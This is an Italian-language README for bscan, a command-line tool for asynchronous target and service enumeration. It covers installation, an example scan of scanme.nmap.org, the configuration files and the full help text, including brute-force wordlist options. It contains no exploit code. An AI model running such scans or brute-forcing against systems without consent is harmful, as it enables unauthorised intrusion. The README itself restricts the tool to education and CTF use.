 welchbj/bscan
strumento asincrono per l'enumerazione dei target


:mag: uno strumento di enumerazione di target asincrono :mag_right:




bscan è un'utilità da riga di comando per eseguire raccolta attiva di informazioni ed enumerazione di servizi. Al suo interno, bscan avvia in modo asincrono processi di note utilità di scansione, riutilizzando i risultati delle scansioni in output console evidenziati e una struttura di directory ben definita.
bscan è destinato esclusivamente a scopi educativi ed eventi come CTF e non deve mai essere eseguito su macchine e/o reti senza previo consenso esplicito. Questo codice è rilasciato sotto la licenza MIT.
bscan è stato scritto per essere eseguito su Kali Linux, ma non c'è nulla che impedisca di farlo funzionare su qualsiasi sistema operativo con gli strumenti appropriati installati. Esistono diversi tipi di versioni pacchettizzate e modi per installarle.
Il modo più semplice per iniziare è installare la versione eseguibile in un unico file appropriata per il tuo sistema operativo (nessuna installazione di Python richiesta):
# on Linux (i.e., Kali)
wget -O bscan https://releases.brianwel.ch/bscan/linux

# on Windows
powershell -c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; wget 'https://releases.brianwel.ch/bscan/windows' -OutFile 'bscan.exe'"

# to download a specific version, use the following pattern
wget -O bscan https://releases.brianwel.ch/github/bscan/linux/0.1.4
Puoi anche scaricare l'ultima versione pacchettizzata da PyPI (nota che ciò richiede un'installazione esistente di Python 3.6+):
pip install bscan
Allo stesso modo, puoi ottenere la versione più recente dal controllo versione:
pip install https://github.com/welchbj/bscan/archive/master.tar.gz
bscan ha un'ampia varietà di opzioni di configurazione che possono essere utilizzate per personalizzare le scansioni in base alle tue esigenze. Ecco un rapido esempio:
$ bscan \
> --max-concurrency 3 \
> --patterns [Mm]icrosoft \
> --status-interval 10 \
> --verbose-status \
> scanme.nmap.org
Cosa sta succedendo qui?
--max-concurrency 3 significa che non verranno eseguiti più di 3 sottoprocessi di scansione contemporaneamente--patterns [Mm]icrosoft definisce un pattern regex personalizzato con cui evidenziare le corrispondenze nell'output della scansione generata--status-interval 10 dice a bscan di stampare aggiornamenti di stato ogni 10 secondi--verbose-status significa che ciascuno di questi aggiornamenti di stato stamperà i dettagli di tutti i sottoprocessi di scansione attualmente in esecuzionescanme.nmap.org è l'host su cui vogliamo eseguire l'enumerazionebscan si basa anche su alcuni file di configurazione aggiuntivi. I file predefiniti si trovano nella directory bscan/configuation e servono ai seguenti scopi:
patterns.txt specifica i pattern regex da evidenziare nell'output della console quando corrispondono all'output della scansionerequired-programs.txt specifica i programmi installati che bscan intende utilizzareport-scans.toml definisce le scansioni di scoperta delle porte da eseguire sul/i target, oltre alle espressioni regolari utilizzate per analizzare i numeri di porta e i nomi dei servizi dall'output della scansioneservice-scans.toml definisce le scansioni da eseguire sul/i target per ciascun servizioEcco cosa dovresti vedere quando esegui bscan --help:
usage: bscan [OPTIONS] targets

 _
| |__  ___  ___ __ _ _ __
| '_ \/ __|/ __/ _` | '_ \
| |_) \__ \ (__ (_| | | | |
|_.__/|___/\___\__,_|_| |_|

an asynchronous service enumeration tool

positional arguments:
  targets               the targets and/or networks on which to perform enumeration

optional arguments:
  -h, --help            show this help message and exit
  --brute-pass-list F   filename of password list to use for brute-forcing
  --brute-user-list F   filename of user list to use for brute-forcing
  --cmd-print-width I   the maximum integer number of characters allowed when printing
                        the command used to spawn a running subprocess (defaults to 80)
  --config-dir D        the base directory from which to load the configuration files;
                        required configuration files missing from this directory will
                        instead be loaded from the default files shipped with this
                        program
  --hard                force overwrite of existing directories
  --max-concurrency I   maximum integer number of subprocesses permitted to be running
                        concurrently (defaults to 20)
  --no-program-check    disable checking the presence of required system programs
  --no-file-check       disable checking the presence of files such as configured
                        wordlists
  --no-service-scans    disable running scans on discovered services
  --output-dir D        the base directory in which to write output files
  --patterns [ [ ...]]  regex patterns to highlight in output text
  --ping-sweep          enable ping sweep filtering of hosts from a network range
                        before running more intensive scans
  --quick-only          whether to only run the quick scan (and not include the
                        thorough scan over all ports)
  --qs-method S         the method for performing the initial TCP port scan; must
                        correspond to a configured port scan
  --status-interval I   integer number of seconds to pause in between printing status
                        updates; a non-positive value disables updates (defaults to 30)
  --ts-method S         the method for performing the thorough TCP port scan; must
                        correspond to a configured port scan
  --udp                 whether to run UDP scans
  --udp-method S        the method for performing the UDP port scan; must correspond
                        to a configured port scan
  --verbose-status      whether to print verbose runtime status updates, based on
                        frequency specified by `--status-interval` flag
  --version             program version
  --web-word-list F     the wordlist to use for scans
